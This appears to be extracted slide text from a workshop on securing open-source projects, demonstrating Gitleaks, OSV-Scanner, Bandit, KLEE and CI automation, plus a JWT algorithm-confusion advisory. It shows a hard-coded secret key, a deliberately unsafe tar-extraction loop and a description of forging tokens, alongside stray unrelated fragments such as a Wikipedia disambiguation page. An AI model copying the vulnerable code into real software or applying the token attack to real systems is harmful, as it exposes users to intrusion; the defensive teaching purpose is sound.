
```
app.secret_key = (  
    b"192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf"  
)
```

```
LOG_LOCATION = "/var/log/sandcastle.log"
```

```
[...]
```


Gitleaks

- Detector for hard-coded secrets
- Analysis of the entire Git history
- Support for baselines and custom formats of secrets



US NUCLEAR CHAIN OF COMMAND

"You would be wise to surrender" - Darth Vader

Dependency scanning

- Iterating through all dependencies for finding their vulnerabilities
- Usage of the dependencies declaration list

Download a binary from [the GitHub releases](#).

```
$ osv-scanner  
  --lockfile ~/codebase/sandcastle/poetry.lock \
```

Scanned ~/codebase/sandcastle/poetry.lock file and found 23 packages

OSV URL	CVSS	ECOSYSTEM	PACKAGE	VERSION	SOURCE
https://osv.dev/GHSA-56pw-mpj4-fxww		PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/GHSA-j7hp-h8jx-5ppr	8.8	PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/PYSEC-2023-175		PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/GHSA-hrfv-mqp8-q5rw	8	PyPI	werkzeug	3.0.0	codebase/sandcastle/poetry.lock
https://osv.dev/PYSEC-2023-221					

```
[...]
```

```
[tool.poetry.dependencies]
```

```
python = "^3.10"
```

```
Flask = "^2.3.3"
```

```
python-pam = "^2.0.2"
```

```
six = "^1.16.0"
```

```
pillow = "^9.5.0"
```

```
[...]
```


10.0.1 (2023-09-15)

Updated libwebp to 1.3.2 #7395 [radarhere]

Updated zlib to 1.3 #7344 [radarhere]

CVE-2023-4863 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Heap buffer overflow in libwebp in Google Chrome prior to 116.0.5845.187 and libwebp 1.3.2 allowed a remote attacker to perform an out of bounds memory write via a crafted HTML page. (Chromium security severity: Critical)

[+View Analysis Description](#)

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **8.8 HIGH**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

OSV-Scanner

- Client for [Google's OSV database](#), which embeds:
 - [GitHub Security Advisories](#)
 - [PyPA](#)
 - [RustSec](#)
 - [Global Security Database](#)
- Support for ignored vulnerabilities



"You would be wise to surrender" - Darth Vader

Linting

- Static analysis for finding issues before compiling/running the code
- Issues
 - Formatting
 - Grammar (for example, non-inclusive expressions)
 - Security

```
$ pip install bandit
```

```
$ bandit
  --recursive ~/codebase/sandcastle/sandcastle/
  --format sarif
  --o ~/analysis/bandit.sarif
```

```
\
\  
\
```

```
[main] INFO     profile include tests: None
[main] INFO     profile exclude tests: None
[main] INFO     cli include tests: None
[main] INFO     cli exclude tests: None
[main] INFO     running on Python 3.11.6
[formatter]    INFO     SARIF output written to file: /home/iosifache/analysis/bandit.sarif
```



```
[...]
for tarinfo in tar:
    name = tarinfo.name
    if tarinfo.isreg():
        try:
            filename = f"{extract_dir}/{name}"
            os.rename(os.path.join(tmp, name), filename)

            continue
        except Exception:
            pass

    os.makedirs(f"{extract_dir}/{name}", exist_ok=True)
[...]
```

Bandit

- Linter for Python
- Abstract syntax tree representation of the code
- Custom modules for:
 - Patterns of suspicious code
 - Deny lists of imports and function calls
 - Report generation
- Support for baselines



"You would be wise to surrender" - Darth Vader

Symbolic execution for taint analysis

- Investigating all CFG paths by replacing the concrete values with symbolic ones
- Components
 - Sources
 - Sinks
 - Patterns
- Path explosion problem


```

int f(int a, int b){
  int x = 1, y = 0;

  if (a != 0) {
    y = x + 3;
    if b == 0 {
      x = 2 * (a + b);
    }
  }

  return (a + b) / (x - y);
}

```



```
$ docker exec -it klee/klee /bin/bash
```

```
int main() {  
    char re[10];  
    int count;  
  
    klee_make_symbolic(re, sizeof re, "re");  
    re[9] = '\\0';  
  
    klee_make_symbolic(&count, sizeof(int), "count");  
  
    generate_recovery_token(re, count);  
  
    return 0;  
}
```

```
$ clang \
  -emit-llvm \
  -c \
  -g \
  -O0 \
  -Xclang \
  -disable-O0-optnone \
  -I . \
  source.c \
  -o source.bc
```



```
$ klee source.bc
```

```
[...]  
KLEE: NOTE: found huge malloc, returning 0  
KLEE: ERROR: source.c:216: concretized symbolic size  
KLEE: NOTE: now ignoring this error at this location  
KLEE: WARNING ONCE: calling external: strcpy(94204336258496, 94204335341000) at source.c:224 10  
KLEE: ERROR: source.c:118: memory error: out of bound pointer  
KLEE: NOTE: now ignoring this error at this location  
[...]
```

KLEE

- Generic symbolic execution with security use cases
- Built on [LLVM](#)

Other techniques

- Stress/load testing
 - [JMeter](#) for many protocols and services
 - [k6](#) for Kubernetes
- Web dynamic analysis
 - [OWASP's Zed Attack Proxy](#)



Programmer

**Task that takes
5 minutes**

Can it be automated?

Security tooling automation

- [SARIF Multitool](#) for performing operations with SARIF files (merging, paging, querying, supressing, etc.)
- [Make](#) and [Poe the Poet](#) for running tasks
- IDE workflows (e.g., [VSCode tasks](#)) for running the tooling while coding
- `pre-commit` for managing Git pre-commit hooks
- `act` or [GitLab Runner](#) for running CI/CD workflows locally
- [GitHub Actions](#) or [GitLab pipelines](#) for running CI/CD workflows

Ubuntu (disambiguation)

 **31 languages** ∨

Article Talk

Read Edit View history Tools ∨

From Wikipedia, the free encyclopedia

Ubuntu is a popular Linux distribution.

Ubuntu may also refer to:

- **Ubuntu philosophy**, an ethical concept of southern African origin
- **Ubuntu theology**, a theological concept of reconciliation in South Africa




Look up **ubuntu** in
Wiktionary, the free
dictionary.

"Ubuntu does not mean that people should not address themselves, the question, therefore, is, are you going to do so in order to enable the community around you to be able to improve." - Nelson Mandela

JWT Algorithm Confusion

High joaquimserafim published GHSA-4xw9-cx39-r355 3 days ago

Package	Affected versions	Patched versions
 json-web-token (npm)	< 3.1.1	None

Severity

High 7.5 / 10

Description

Summary

The json-web-token library is vulnerable to a JWT algorithm confusion attack.

Details

On line 86 of the 'index.js' file, the algorithm to use for verifying the signature of the JWT token is taken from the JWT token, which at that point is still unverified and thus shouldn't be trusted. To exploit this vulnerability, an attacker needs to craft a malicious JWT token containing the HS256 algorithm, signed with the public RSA key of the victim application. This attack will only work against this library if the RS256 algorithm is in use, however it is a best practice to use that algorithm.

PoC

CVSS base metrics

<u>Attack vector</u>	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
<u>Confidentiality</u>	None
Integrity	High
Availability	None

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE ID

CVE-2023-48238

Do security-focused work!

- Create a threat model.
- Do a security review and report your findings.
- Implement new security mitigations.
- Propose or backport patches.
- Create new workflows for security scanning.
- Integrate the project in OSS-Fuzz.

Follow

 **Sponsor**

Support!

- Give it a GitHub star.
- Share it with your friends or followers.
- Write a short feedback email to the maintainers.



ossfortress.io